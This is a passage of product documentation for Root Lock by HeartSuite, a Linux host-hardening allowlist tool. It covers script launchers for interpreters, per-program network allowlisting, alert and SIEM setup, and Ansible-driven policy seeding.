batch_record_add.py approves every listed program with the same hardcoded directories and skips the metadata enrichment, grouping, and per-program review the Dashboard queues provide. Use it only for a program list you have verified independently, knowing that each entry gets /usr/lib and /etc access. Wait until initial setup has finished before you run it, unless you have a specific reason to seed earlier.
hs-app-perm-orders-manager
/.hs/sys/hs-app-perm-orders-manager browses and edits allowlist entries directly, without the review context of the Dashboard queues. Use it to inspect, add, modify, or remove entries. list prints one row per entry (Record # => program :: is interpreter?), and view -a adds each program’s directories and network destinations. For a central text seed with one program path per line, harvest with get_allowlist_programs() from the limited_tools Python API instead — see Central Policy Management. The full command reference:
# /.hs/sys/hs-app-perm-orders-manager --help
Run both tools from a root shell:
# sudo -s
Exit with Ctrl-D when finished.
6 - Python should not inherit every script's rights
If python3 may use the network, every Python script inherits that. Secure Script Launchers give each script its own allowlist entry.
Overview: Without Secure Script Launchers, every Python, Perl, or PHP script would share the interpreter’s permissions — if python3 is allowed to access the network, every Python script can access the network. Secure Script Launchers solve this by giving each script its own allowlist entry, so you control exactly what each script can do. The Dashboard presents this when script interpreters are detected on the system.
In this section
Each script gets its own allowlist — Why allowlisting the interpreter is not enough, and how Secure Script Launchers split permissions per script.
Secure Script Launchers is row 4 on the Lockdown Checklist, and the Suggested Next Step stays on Launchers ([s]) while interpreters are pending; skipping activation leaves the row incomplete. Once launchers are activated, or the row is not applicable, the Suggested Next Step goes to File Access ([f]) if that queue still has items — see Allowlisting Basics.
6.1 - One interpreter, many script allowlists
Without launchers, every script shares the interpreter’s permissions. Launchers split that so an approved python3 cannot run an unapproved script.
Overview: Without Secure Script Launchers, every script run by an interpreter (Python, Perl, PHP) shares the interpreter’s permissions. If python3 is allowed to access the network, every Python script inherits that access. Secure Script Launchers solve this by giving each script its own allowlist entry.
Why allowlisting the interpreter is not enough
Interpreter programs (Python, PHP, Perl, Bash) execute code from files. When you allowlist python3, you grant permissions to the interpreter — and every script it runs inherits those permissions. A malicious Python script would have the same file and network access as your legitimate scripts.
graph LR
    subgraph without["Without launcher — interpreter is the unit of control"]
        P["python3\none allowlist entry"] --> SA["script_a.py"]
        P --> SB["script_b.py"]
        SA --> PA["network ✓  files ✓"]
        SB --> PB["network ✓  files ✓"]
    end

    subgraph with["With Secure Script Launcher — each script is the unit of control"]
        L["hs-python-launcher"] --> SA2["script_a.py\nown allowlist entry"]
        L --> SB2["script_b.py\nown allowlist entry"]
        SA2 --> PA2["network ✓"]
        SB2 --> PB2["no network ✗"]
    end

    style P fill:#fdd,stroke:#c44
    style SA fill:#fdd,stroke:#c44
    style SB fill:#fdd,stroke:#c44
    style PA fill:#fdd,stroke:#c44
    style PB fill:#fdd,stroke:#c44
    style L fill:#d4f4dd,stroke:#2a7a40
    style SA2 fill:#d4f4dd,stroke:#2a7a40
    style SB2 fill:#d4f4dd,stroke:#2a7a40
    style PA2 fill:#d4f4dd,stroke:#2a7a40
    style PB2 fill:#d4f4dd,stroke:#2a7a40
Per-script allowlist entries
Secure Script Launchers create a wrapper that applies the individual script’s allowlist entry instead of the interpreter’s:
Each script is treated like a standalone program with its own permissions
One script can have network access while another cannot
Under Lockdown, the interpreter itself can stay blocked, so only allowlisted scripts run
Using launchers
Root Lock by HeartSuite provides Secure Script Launchers for each supported interpreter (e.g., hs-python-launcher). Once activated via the Dashboard’s Launchers ([s]), every call to that interpreter automatically routes through the launcher — applying per-script permissions without any change to how you run scripts.
Activate Secure Script Launchers for Python, Perl, and PHP so each script is reviewed on its own, not as the interpreter.
Overview: An interpreter like Python, Perl, or PHP executes many different scripts — without additional control, a single allowlist entry for the interpreter applies to all of them equally. Secure Script Launchers identify the specific script being executed and apply a separate allowlist entry for it, giving each script its own file and network permissions. Launchers ([s]) on the Dashboard shows detected interpreters and activates launchers in one step.
Activating launchers
From the Dashboard, select Launchers ([s]). The Dashboard shows two sections:
Script Launcher Status — how many interpreters were detected and how many launchers are pending activation
Detected Interpreters — the list of interpreter paths found in the activity log, with their current launcher status
When launchers are pending, the Dashboard shows:
2 interpreter(s) found across 47 log event(s).
2 launcher(s) available but not yet activated.

[a] Activate   [s] Skip
Press [a] to activate all pending launchers at once. Root Lock by HeartSuite registers each interpreter with its Secure Script Launcher — from this point forward, every call to that interpreter automatically routes through the launcher, applying per-script permissions.
After activation, the Dashboard confirms which launchers were activated:
Activated 2 Secure Script Launcher(s): python3, perl.
Each interpreter now routes through its launcher. Scripts using
these interpreters will be reviewed on their own permission terms.
Press [q] to return to the Dashboard. The Lockdown Checklist marks 4. Secure Script Launchers complete.
If no script interpreters are detected
If none of the known interpreters have appeared in the activity log yet, the Dashboard shows:
No script interpreter log events detected.
None of the known interpreters have appeared in the activity log yet.

Proceed without activating launchers.
If your system does not use script interpreters, you can proceed without launchers, and the checklist row reads Not applicable.
Skipping launcher setup
Press [s] to skip without activating. Root Lock notifies you:
Skipped. Interpreters without a Secure Script Launcher
activated will be blocked under Lockdown.
Skipping leaves the checklist row incomplete, so the Suggested Next Step stays on Launchers ([s]) while interpreters are still pending. You can return to Launchers at any time to activate them before Lockdown.
Testing a launcher directly
Before or after Dashboard activation, you can run a script through a specific launcher directly to verify it works under its own permissions:
# hs_python3 /path/to/your-script.py
This applies the script’s allowlist entry rather than the interpreter’s. Before activation, running the same script with python3 directly uses the interpreter’s broader permissions; after activation, that call routes through the launcher as well. This is useful for verifying per-script permissions in isolation before relying on them in Lockdown.
After activating launchers, return to the Dashboard. The Suggested Next Step directs you to file access allowlisting via the File Access queue ([f]) if that queue still has items.
6.3 - Which script launchers ship in the box
Secure Script Launchers included with Root Lock. The Dashboard offers them when it finds the matching interpreter.
Overview: Root Lock by HeartSuite ships with Secure Script Launchers for common interpreters. The Dashboard presents these when the corresponding interpreters are detected on the system.
7 - Each program gets its own internet destinations
Outbound connections are allowlisted per program and per address. Approving a destination for curl does not approve it for wget.
Overview: Programs make outbound connections you never approved (telemetry, update beacons, C2 callbacks). Root Lock by HeartSuite requires an allowlist entry for every outbound destination — per program, at the kernel.
In Lockdown, no program can connect to any destination unless you have approved it. The Dashboard’s Internet Access queue ([i]) guides you through reviewing and approving destinations for each program.
Per-program, per-destination enforcement
In Setup Mode, Root Lock logs every outbound connection without blocking it. Those connections appear in the Dashboard’s Internet Access queue. In Lockdown, any connection to a destination not on the allowlist is blocked and an alert is generated.
Network permissions are per-program and per-destination. Approving 93.184.216.34 for curl does not allow wget to connect to the same address; each program must have its own approved destinations. Root Lock approves specific IPv4 and IPv6 addresses, not CIDR ranges, hostnames, or wildcards.
Using the Internet Access queue
From the Dashboard, select the Internet Access queue ([i]). The review panel header says Network. Each program already on the allowlist is one item, with every destination it reached listed together:
Program: path and package metadata when the distro database has an entry
Destinations: each literal IP, with a hostname or CDN label when one resolved — for example 8.8.8.8 (dns.google) or 151.101.0.223 (files.pythonhosted.org, Fastly CDN). Unresolved addresses show as the bare IP. There is no country field.
Counts: ×N next to each address, plus a total in the header
Example review prompt:
Network: reviewing 1 of 2

curl connected to 3 addresses during Setup Mode  (3 total connections)

Approving grants curl network access to these destinations.

[a] Approve network access
[s] Skip for now
[?] What does approving this mean?

── Destinations (3) ──
  8.8.8.8 (dns.google)                         ×1
  1.1.1.1 (one.one.one.one)                    ×1
  142.250.74.46 (lga34s32-in-f14.1e100.net)    ×1
Press [a] to approve every listed address for that program, or [s] to skip it for later.
When the Internet Access queue is empty, the Lockdown Checklist marks 3. Internet Access Allowlisting complete and updates the Suggested Next Step. That step goes to Alert Settings ([e]) if alerts are not configured yet, or to Lockdown ([l]) if they already are. Backup ([b]) can appear before Lockdown when backup is not configured.
Approving a network destination
Suppose wget is on the program allowlist but no network destinations have been approved. Running:
# wget https://example.com/agreement.html
Root Lock logs the connection. It appears in the Internet Access queue as a destination such as 93.184.216.34 (example.com). After you approve it, the same wget command does not generate another entry for that IP address. A later connection to a different IP for the same hostname is a new destination.
Reviewing existing network permissions
To browse or edit destinations that have already been approved, select Allowed ([a]) from the Dashboard. Entries are grouped as Uninstalled, Programs, File access, Internet Access, and Root Lock. A program with approved destinations appears under Internet Access.
CLI access for scripting and automation
For scripting without the Dashboard, the allowlist manager is /.hs/sys/hs-app-perm-orders-manager (/.hs/sys is not on PATH):
The Dashboard is the supported path for normal use.
For general allowlisting concepts (program execution, file access, write permissions), see Allowlisting Basics.
Inbound connections and remote login
Root Lock manages outbound connections only. Inbound filtering (which ports are reachable, port scans, who may connect) is outside its scope. Use an OS packet filter, cloud provider security groups, or HeartSuite Firewall, a closed appliance image that observes inbound and host-path traffic, lets you approve an allowlist, and seals it — if you move the workload onto that appliance.
To log in over SSH, approve the SSH server to execute and to read the files it needs. Adding the addresses you connect from to Internet Access does not grant inbound access — that queue is outbound destinations only.
The Dashboard has its own controls for SSH access. Lockdown offers Harden SSH ([h]) when an authorized key is already present (key-only login, direct root login off), inbound permits ([o] / [a]) for source addresses, and [r] / [j] for whether sshd stays up under Lockdown. The default is sshd stopped; leaving it running is not recommended. Maintenance can take the network down (console only), keep a restricted SSH route, or leave SSH open, including a source-IP limit. sshd itself, an OS packet filter, and cloud security groups still apply. See Lockdown and Protecting During Maintenance.
8 - Alerts when Lockdown blocks something
In Lockdown a blocked program fails silently unless you set alerts. Email, syslog, and webhook for denied execution, files, and network.
Overview: In Lockdown, Root Lock by HeartSuite blocks any execution, file access, or network connection not on the allowlist — whether or not anyone is connected to the Dashboard. Without alerts, a blocked program fails silently.
Alerts notify you of these blocks and of state changes the moment they happen. On a stable host with a complete allowlist, alerts are rare — most weeks you receive none at all. An alert means something unexpected happened.
For fleet and enterprise scale
Single-host setup is on this page (Dashboard → Alerts). For production fleets and compliance programs, use the dedicated guides:
SIEM and Fleet Integration — Syslog, webhook, and status JSON for Splunk, Elastic, PagerDuty, and similar tools. The recommended path when you manage many servers without per-host TUI toil.
Central Policy Management and External Control — Drive allowlist policy from Ansible, Terraform, ServiceNow, GitOps, and custom automation; consume syslog, JSONL approval logs, status.json, and webhooks for central visibility.
When alerts fire
Alerts are a push channel for blocks and state changes that warrant immediate attention; you still review and act on them from the Dashboard.
By default, Setup Mode logs without sending alerts, because alerting on expected Setup Mode activity would be constant noise. Alerts start when you activate Lockdown. On the Fleet tab, Setup Mode Alerts (Send security alerts while in Setup Mode) sends the same block alerts during Setup Mode — turn it on only when you want that extra volume.
Configuring alerts
From the Dashboard, select Alerts ([e]). That opens Alert Settings, which has two tabs: Email and Fleet.
Email tab
Configure SMTP credentials to receive email alerts directly. Fields, in the order they appear:
Node ID — defaults to the system hostname; set a recognisable identifier (for example prod-web-03) so email subjects identify the source host. The JSON and syslog field is node_id.
SMTP Host
SMTP Port (default 587)
SMTP Login
Password (masked on entry; never displayed after saving)
Your email — the recipient address
Save ([s]) requires SMTP Host and Your email. Root Lock validates those fields without connecting to the server, so Test ([t]) is the only moment SMTP connectivity is verified: it sends a test email. If the test fails, the Result panel states what went wrong and what to try next, without the raw SMTP banners or authentication codes.
Once configured, the Email Status panel lists the stored values with the password shown as (set). The form stays visible — there is no Edit step. Leave Password blank to keep the stored password. Remove ([r]) deletes the stored SMTP credentials and turns email alerts off; syslog and webhook keep working.
Fleet tab
Configure syslog and webhook delivery for fleet and SIEM integrations. Channels are independent — enable any combination.
Setup Mode Alerts — A switch labelled Send security alerts while in Setup Mode. Off by default. When on, previously unseen programs, network bursts, and protected-file modifications alert in Setup Mode as well as Lockdown.
Syslog — A switch labelled Send alerts to /dev/log (LOG_AUTH facility). When enabled, Root Lock writes alerts to the local journal with identifier heartsuite, facility LOG_AUTH, and severity warning. The message text begins with heartsuite-alert:. No syslog server field is on this tab — you forward from the host with rsyslog or a shipper. After you save with syslog on, the Result panel shows an rsyslog forwarding rule example.
Verify syslog delivery with:
journalctl -t heartsuite --since "1 minute ago"
To forward to a SIEM, add an rsyslog output rule in /etc/rsyslog.d/heartsuite.conf:
Test Syslog ([t]) writes a test event to the journal.
Webhook — Field label Webhook URL (must be HTTPS). Root Lock POSTs a JSON payload to this URL on every alert. HTTP (non-TLS) URLs are rejected. When the URL contains pagerduty.com, PagerDuty routing key (Events API v2 integration key) appears. When the URL contains opsgenie.com, OpsGenie API key (Authorization: GenieKey …) appears. Other HTTPS URLs receive the generic payload below. Test Webhook ([w]) sends a test POST.
tier is 1 when you switch Setup Mode or Lockdown, and for allowlist, backup-coverage, and kernel-module config changes. It is 2 for denied programs, files, and network. mode is the on-disk token ("Setup Mode" or "Secure Mode"). The Dashboard label for "Secure Mode" is Lockdown. lockdown is the separate seal boolean.
To receive this payload, create an integration in your incident management tool and paste the endpoint URL into Webhook URL (must be HTTPS):
Status JSON — A passive monitoring surface at ~/.cache/heartsuite/status.json, updated every 60 seconds. Ansible, Nagios, and Zabbix can read this file via SSH pull. It is written whenever the alert daemon is running, so no Fleet setting turns it on or off. Your monitoring tool pulls the file; it pushes nothing.
At fleet scale, enable syslog on every node, forward via rsyslog to your SIEM, and alert from the SIEM’s own rule engine. Webhook covers incident management tools (PagerDuty, OpsGenie). Status JSON covers Ansible health checks. Email is for a single host or as a supplementary channel.
For production examples (Filebeat/Elastic, rsyslog forwarding, webhook targets, verification commands) and the scale path for larger teams, see SIEM and Fleet Integration. That page also covers policy and posture data for allowlist tables and drift views in Kibana/Elastic — that export is not a Fleet-tab switch.
To own and apply allowlist policy from Ansible, Terraform, GitOps, ServiceNow, or custom scripts — including pre-seeding, harvesting a baseline from a reference host, and consuming status.json / JSONL approval logs / syslog / webhook — see Central Policy Management and External Control. The Dashboard is the surface for a single host.
What triggers an alert
Switching Setup Mode and Lockdown
These fire immediately when you switch between Setup Mode and Lockdown — no 5-minute window, no digest. The same immediate path covers allowlist changes while Lockdown is active, backup coverage loss, and kernel-module config changes:
Alert
When it fires
Mode switch
You leave Setup Mode for Lockdown, or leave Lockdown for Setup Mode
Lockdown activated or deactivated
Immediately when the seal goes on or off
Allowlist modified while Lockdown is active
On detection
Backup coverage disabled or reduced
When protected backup directories disappear
Kernel-module config modified
When a kmod load/blacklist file under the watched paths changes
Blocks in Lockdown
These blocks apply a threshold filter. They fire in Lockdown, and also in Setup Mode when Setup Mode Alerts is on:
Block
Trigger condition
Previously unseen program blocked
A program path appears that has never appeared in any prior log session
Network burst to new destinations
A program generates denied connections to previously unseen destinations within a 2-hour window
Protected file modified
A new backup version is created for a file under /etc/, /bin/, /usr/bin/, /sbin/, /lib/, or /usr/lib/
Not alerted:
Setup Mode activity while Setup Mode Alerts is off
Repeated blocks of the same program–destination pair already seen in the current session
File version activity under /tmp/, /var/tmp/, or /dev/shm/
Dashboard sessions opened or closed
Successful allowlist approvals
Email, syslog, and webhook timing
Email — 5-minute accumulation window
Blocks are grouped before delivery. A dropper that installs 40 payloads in 90 seconds produces one email — subject Root Lock — 40 unknown programs blocked — prod-web-03 — not 40 individual messages. Volume and velocity are the attack signal; 40 separate emails fragment that signal into noise.
The 5-minute window starts on the first block of a given type
Additional blocks of the same type within that window are added to the pending bundle
At window close, one email is dispatched covering all accumulated blocks
Blocks of different types accumulate independently — a network burst does not delay a file modification alert
Digest mode: After 3 block emails in a single hour, further blocks are queued and delivered as one digest email at the hour’s end. Switching Setup Mode or Lockdown is never held — those emails go out immediately, as do the other events in the table above.
The 5-minute window and hourly cap apply to email only. They are fixed, not user-configurable.
Syslog and webhook — immediate
Syslog and webhook emit every alert immediately, without grouping or windowing. SIEM platforms (Splunk, Elastic) and incident management tools (PagerDuty, OpsGenie) apply their own correlation and deduplication — grouping alerts before they reach these systems removes information they need.
If a configured channel is silent in Setup Mode, check Setup Mode Alerts. Off (the default) means that silence is expected, not a misconfiguration.
With at least one push channel configured, the Dashboard unlocks Lockdown. Follow the Suggested Next Step to activate Lockdown.
8.1 - Pipe Lockdown blocks into the SIEM you already run
Syslog and webhook into SIEM, EDR, and incident tools. The fleet path when you do not want a Dashboard session on every host.
Overview: Root Lock by HeartSuite integrates with your existing SIEM, EDR, and observability stack via syslog (journald/rsyslog) and webhook. Configure once in Alert Settings → Fleet, and let your central tooling handle monitoring, correlation, and alerting. There is no requirement to run the Dashboard on every host for day-to-day fleet visibility.
Root Lock emits kernel denial decisions and higher-level alerts in real time. Allowlisted work that succeeds is not streamed, so every event your SIEM receives is either a denial or an alert.
Syslog (recommended for SIEM ingestion)
When the Fleet tab Syslog switch is on (Send alerts to /dev/log (LOG_AUTH facility)), every alert and every kernel denial is written to the local journal under identifier heartsuite. Alert message text begins with heartsuite-alert:.
Filebeat / Elastic (or any rsyslog-compatible shipper)
# filebeat-heartsuite.yml (adapt to your existing stack)filebeat.inputs:- type:journaldid:heartsuite-enforcementinclude_matches:- "SYSLOG_IDENTIFIER=heartsuite"output.elasticsearch:hosts:["https://your-elastic:9200"]# username, password, ssl.* etc. from your existing configlogging.level:warning
The journal identifier is heartsuite on every host. How you ship that identifier is stack-specific: Filebeat journald for Elastic, a universal forwarder or HEC for Splunk, a DSM for QRadar, promtail for Loki. The YAML above is an Elastic example, not a universal ingest path.
Pre-flight check on the host:
filebeat test config && filebeat test output
Direct rsyslog forwarding
Create /etc/rsyslog.d/heartsuite.conf:
:programname, isequal, "heartsuite" @@your-siem-host:514
# Use @ for UDP or the TLS modules for production
Enter an HTTPS URL in Webhook URL (must be HTTPS) on the Fleet tab. Root Lock posts a JSON payload on every alert (immediate delivery, no batching — let your receiver deduplicate). HTTP (non-TLS) URLs are rejected. When the URL contains pagerduty.com or opsgenie.com, the matching key field appears and Root Lock posts that vendor’s native format instead of the generic payload.
mode is the on-disk token ("Setup Mode" or "Secure Mode"). The Dashboard label for "Secure Mode" is Lockdown. lockdown is the seal boolean. tier is 1 when you switch between Setup Mode and Lockdown, and for allowlist, backup-coverage, and kernel-module config changes. It is 2 for denied programs, files, and network.
Supported targets:
PagerDuty Events API v2 (routing key field appears for pagerduty.com URLs)
OpsGenie Incoming Webhook (API key field appears for opsgenie.com URLs)
Slack Incoming Webhooks
Generic HTTPS JSON receivers
Test Webhook ([w]) sends a test POST, so you can confirm the receiver accepts the payload before a real alert depends on it.
Status JSON (pull-based monitoring)
A passive, always-on snapshot is written every 60 seconds to ~/.cache/heartsuite/status.json. No Fleet setting turns this on or off.
Fields of particular interest for health checks:
mode, is_hs_kernel, lockdown, daemon_ok, node_id
pending_* counts (non-zero in Lockdown usually indicates something needs investigation)
channel_errors (email, syslog, webhook), each with message and at
Tools that can consume it directly:
Ansible facts / custom modules over SSH
Nagios / Icinga / Zabbix (SSH or file checks)
Any script that cats or jqs the file on a schedule
Policy and posture data in Elastic and Kibana
In addition to the enforcement and alert streams, Root Lock can emit structured policy and posture data — snapshots of the current allowlist and periodic reports of the host’s protection posture. When ingested into Elasticsearch, that data supports views of the allowlist across your fleet.
Use it for:
Tables of approved programs with their exact file and network grants
Counts of programs, broad-write risks while locked down, and reporting hosts
Drift detection by comparing each host with the allowlist you keep in Git
Filtering for higher-risk entries using risk_level, has_broad_write, has_network_grant, and lockdown_active_at_capture
Use the Dashboard on individual hosts to review the queues, change the allowlist, and activate Lockdown. Use the central view for scanning, filtering, and correlating posture at fleet scale.
Production path on real hosts
On production hosts, ship enforcement and alert streams via syslog or Filebeat as described above. Ingest into your existing Elasticsearch cluster and build Kibana dashboards with your standard security, retention, and access controls. Alert Settings has no policy-or-posture export switch — Fleet configures syslog and webhook only. No separate HeartSuite download is required for this path.
tools/kibana-bridge (optional evaluation stack)
For lab, evaluation, and customer demos, HeartSuite offers tools/kibana-bridge/: an optional disposable Docker stack (Elasticsearch, Kibana, and a small ingest receiver) that turns Root Lock telemetry (apo_change, heartbeats, enforcement) into policy-centric Kibana views.
heartsuite-install.sh does not install it. Request an evaluation kit from support@heartsecsuite.com or use the materials included with your coordinated release delivery.
The bridge is a read-only view that sits beside the syslog enforcement streams; production needs only those streams. Typical views include:
A living allowlist table (one row per program_path with grant counts, risk_level, has_broad_write, has_network_grant, and related fields).
Drift detection by comparing each host with the allowlist you keep in Git.
Enforcement correlation for drill-down alongside policy rows.
The stack is localhost-only, security-disabled, and throwaway (docker compose down -v wipes volumes). Do not publish Kibana, Elasticsearch, or the ingest receiver on a public IP without a network perimeter — for example a cloud firewall allowlist of known lab addresses, or an SSH tunnel so the browser reaches only localhost.
Use the production path above for real access control, TLS, and retention.
Versus tools/siem-test/: These are sibling evaluation fixtures with different purposes (both available on request, not on production hosts):
Fixture
Purpose
tools/siem-test/
Alert channel validation (syslog, email, webhook). Optional Kibana is for eyeballing raw text events.
tools/kibana-bridge/
Policy-surface visibility in Kibana (tables, KPIs, risk filters), using richer telemetry payloads. Drift is a comparison with the allowlist you keep in Git.
They can run side by side on the same machine (different ports).
Quickstart (evaluation):
cd tools/kibana-bridge
docker compose up -d
docker compose run --rm setup
# Open http://localhost:5601 (or http://127.0.0.1:5601)
After setup, Kibana includes preconfigured data views:
HeartSuite Policies — primary view for the living allowlist table (Lens tables); compare it with the allowlist you keep in Git to find drift.
HeartSuite Events — raw telemetry and event drill-down in Discover.
An optional imported dashboard, HeartSuite - Policy Overview, may also be present when saved objects are bundled with your checkout.
To feed live data during lab work, forward syslog or the evaluation-kit telemetry to the bridge ingest receiver, or ingest exported policy data into your production Elasticsearch using the same field model. Setup detail is included in the evaluation kit README shipped with tools/kibana-bridge/.
Pairing with Ansible central policy
The exported policy data model pairs with Ansible (or Terraform/GitOps) central policy: curate one allowlist in your repo, push via the heartsecurity.root_lock Ansible role, /.hs/sys/batch_record_add.py, or /.hs/sys/hs-app-perm-orders-manager, and use Kibana tables and KPIs for fleet visibility. Compare the allowlist you keep in Git for drift. Git history is the policy change record. Policy identity is not on status.json, syslog, webhook, or Kibana.
The bridge (or your production Elasticsearch deployment) is the read side. Your control plane remains the write path.
Verification commands (run on the HeartSuite host)
# Recent alerts and enforcement decisions (journal identifier is heartsuite)journalctl -t heartsuite --since "10 minutes ago"# Status snapshot (for pull monitors)cat ~/.cache/heartsuite/status.json | jq .
Relationship to the Dashboard
All channels are configured from the Dashboard: Alerts ([e]) opens Alert Settings. The Fleet tab is the place for syslog, webhook, and Setup Mode Alerts. Status JSON is written whenever the alert daemon is running. Email remains available as a supplementary or low-volume channel.
At fleet scale: syslog for the SIEM, webhook for incident response platforms, and Status JSON for infrastructure-as-code health checks. The Dashboard remains the place for initial setup, exception review, and maintenance — not for ongoing fleet monitoring.
Policy management is the inbound complement: your central systems curate and apply allowlists via the shipped CLI tools, pre-seeding, and automation patterns. See Central Policy Management and External Control.
Once at least one push channel is configured, you can proceed to Lockdown.
For the UI configuration steps in detail, see the parent Alert Settings page.
8.2 - Drive the allowlist from your own tooling
Keep policy in Ansible, Terraform, ServiceNow, or custom automation. Export and apply Root Lock allowlists at fleet scale instead of one Dashboard session per host.
Overview: Root Lock by HeartSuite is designed to be driven by your existing central tooling. The Dashboard is the surface for a single host. At fleet scale, your control planes curate policy, apply it to each host, and collect what each host reports back.
Cloud Path and Local Path remain how each host is installed. This page covers the fleet work around that install: harvesting an allowlist baseline from one host, installing that seeded package on many hosts, and applying extras without a Dashboard session on every machine.
Each host enforces its own allowlist, and Lockdown seals that allowlist on the host. HeartSuite has no central server that pushes policy to many hosts — your automation applies it per host, and each host exports status, alerts, and an approval log for central visibility and attribution.
Keep policy curation, change approval, and fleet-wide visibility inside the tools you already run (Ansible, Terraform, GitOps repositories, ServiceNow, Splunk, Elastic, custom orchestration).
Policy curation in your central systems
A repository you already run — usually Git, applied by Ansible, Terraform, or similar — holds the list of approved programs, file-access paths, and network destinations. Your CMDB keeps describing hosts and apps, and your ITSM tickets keep approving changes; the repository is where the grants themselves live.
Keep policy as text lists (one absolute program path per line) or structured data your automation can parse.
Put changes through your normal processes: code review in Git, change tickets in ServiceNow, or a policy-as-code pipeline.
Two ways to seed the allowlist
Root Lock accepts seed policy at two points. An install-time baseline gives a new host the full allowlist of a host that already ran the same workload, so initial setup finishes quickly instead of running a multi-hour observation period on every node. A post-install program list adds programs to a host that is already running Root Lock.
Install-time baseline pre-seed
Post-install program list
Purpose
Start initial setup from a known baseline harvested from a reference host
Add program approvals after Root Lock is up
When
Before or during install — the package or image carries the baseline
After Root Lock is installed and initial setup is complete
Shape
Installer baseline material, enabled with installer options such as --apo-seed
Plain text: one absolute program path per line (# comments allowed)
Apply with
The seeded installer or image; Ansible runs that installer
A program list carries program paths; the installer baseline also carries each program’s grants and is what shortens initial setup. Re-applying a harvested baseline as a text list after initial setup therefore gains nothing. Program lists earn their place for role-scoped bootstrap lists (for example SSH and application entry points), for stack extras you approve after reviewing the queues, and for hosts that never ran those paths during setup.
Seed a fleet from one reference host
Reference host. Run initial setup on one host of this class under its real, full workload, then review what remains in the queues. If this host was installed without a baseline, this is the one time the fleet pays the multi-hour observation period.
Harvest the installer baseline from that host with the harvest and packaging tooling. Ansible can orchestrate the collection over SSH. The result is installer baseline material — programs and their grants — for step 4, not an hs_seeds list.
Review the baseline and promote it into your package pipeline.
Build or obtain a Root Lock install package with baseline pre-seed enabled (for example installer option --apo-seed). Packages can ship with pre-seed off; enable it here.
Start each fleet node from a clean OS.
Install Root Lock with Ansible, pointing the playbook’s install bundle at the pre-seeded installer. Initial setup starts from the baseline and finishes quickly.
Deploy application and hardening automation, then review only the differences in the Dashboard.
Optional: harvest extras with get_allowlist_programs() from the limited_tools Python API, which prints one program path per line, and review the paths. Apply them with hs_seeds, which approves each program path, or with batch_record_add.py, which approves those paths and also grants read on /usr/lib and /etc.
Activate Lockdown once the subscription, alert, and queue checks pass.
The first reference host of a class has no baseline to start from: install it on a clean OS without pre-seed, let initial setup run under the real workload, review the queues, and harvest from step 2. Every later host follows the order above.
Seed only what the reference host’s real workload ran, and leave out paths from test runs or one-off commands. An item in the pending queue becomes a grant only when you approve it.
Applying policy from automation
Use the CLI tools shipped with every installation (documented in the Appendices and Batch Allowlisting Tools) to apply post-install policy from your control plane:
/.hs/sys/hs-app-perm-orders-manager — inspect current state, add or remove specific entries for programs, file paths, and network destinations. /.hs/sys is not on PATH, so call it by its full path.
batch_record_add.py — bulk-seed programs from a plain-text list of paths (adds each with standard library and configuration directories).
Run these tools over SSH, via config-management agents, or as part of provisioning scripts after Root Lock is installed and initial setup is complete. Your central system prepares the seed data or change set; the automation layer delivers and applies it to each target host.
Subscription activation (hs-activate-subscription) is still required on each host before Lockdown can be engaged — this is the entitlement step and remains local.
Examples for the primary integration patterns follow.
1. Ansible — playbooks for seeding and applying policy
HeartSuite provides an official declarative Ansible role (heartsecurity.root_lock) for fleet policy application and Lockdown transitions. It is modelled on linux-system-roles.selinux and ships with coordinated release materials; email support@heartsecsuite.com if you need the role package.
On every installed host, the limited_tools Python API under /opt/heartsuite is the runtime integration surface the role uses. A shell-and-CLI alternative using batch_record_add.py and hs-app-perm-orders-manager follows below for ad-hoc or legacy playbooks.
Official Ansible role: heartsecurity.root_lock
Overview: The role provides variable-driven management of allowlist programs and mode transitions. Re-running a play does not create duplicate entries. It is modelled on linux-system-roles.selinux (and rhel-system-roles.selinux) so administrators familiar with RHEL declarative SELinux policy can apply the same playbook patterns.
The role assumes Root Lock is already installed. It focuses on allowlist management plus mode transitions (Setup Mode / Lockdown). Full server provisioning — base OS preparation, hardening (for example the dev-sec collection), SFTP receiver setup, bundle-based installation, and post-install configuration — belongs in thin orchestrator playbooks that compose heartsecurity.root_lock with upstream collections and host-specific tasks.
A reference provisioning example for a Debian 12 server is in the code repository under ansible/examples/hs-debian12-provision/. The pattern: install Root Lock and let initial setup run, start with a minimal role-scoped bootstrap allowlist from a seed file, and run the real workload. After you review the queues, keep the extra programs Setup Mode logged in a seed file and re-apply it with the role on the hosts that need those paths.
Requirements:
Root Lock already installed on managed hosts.
Initial setup finished before you apply workload hs_seeds or stack playbooks that expect a reviewed baseline.
become: true — all operations are privileged.
Ansible >= 2.9.
The role invokes the production Python API in /opt/heartsuite (limited_tools via /opt/heartsuite/venv/bin/python3 and /opt/heartsuite/src).
Key variables (all prefixed hs_ to avoid collision with SELinux role variables):
Variable
Purpose
hs_state
Mode transition: secure or lockdown (synonyms). setup is informational only (no-op). Unset leaves mode unchanged. Calls switch_to_secure() with the same precondition gates as the Dashboard. Leave it unset until the subscription, alert, and queue checks pass.
hs_programs
List of absolute program paths to approve (uses apply_allowlist_seed() internally).
hs_seeds
List of seed file paths, or literal inline paths when the entry is not an existing file. Seed files are plain text, one program path per line; # comments and blank lines are ignored. Combine freely with hs_programs.
Additional variables include hs_gather_status (default true, exposes hs_status fact), hs_purge / hs_purge_allowlist (emit a warning only — the scriptable surface adds entries by design), and hs_python / hs_src_path overrides for non-standard install layouts.
Re-run behaviour: All allowlist operations return CommandResult with kind == "noop" when an entry is already present. The role uses this for correct changed_when reporting, so repeated plays do not show spurious changes.
After switching to secure or lockdown, a reboot is typically required for full seal; the role does not reboot automatically. Register facts (hs_status, hs_apply_result, hs_switch_result) are available for assertions or subsequent tasks.
Python API alternative: For custom Ansible modules or non-Ansible automation, the same functions are exposed via limited_tools: approve_program_path, apply_allowlist_seed, get_status, get_allowlist_programs, and switch_to_secure. These reuse the same gates and CommandResult semantics.
The heartsecurity.root_lock role is the preferred declarative path for post-install allowlist and mode work. Use the Python API (or thin custom tasks) when composing larger provisioning playbooks that also handle OS setup, hardening, or host-specific services.
See the reference provisioning starter in the code repository (ansible/examples/hs-debian12-provision/) for composition: it delegates SSH/SFTP hardening to the dev-sec collection, performs bundle-based installation, registers backup directories and alert configuration, starts with a minimal allowlist bootstrap, and shows how to harvest from real workload observation into a seed file before using the role for allowlist and mode.
Use these playbooks to carry out the change records your central system approves.
Shell + register alternative
Use Ansible to distribute seed files and invoke the batch or management tools with become: true:
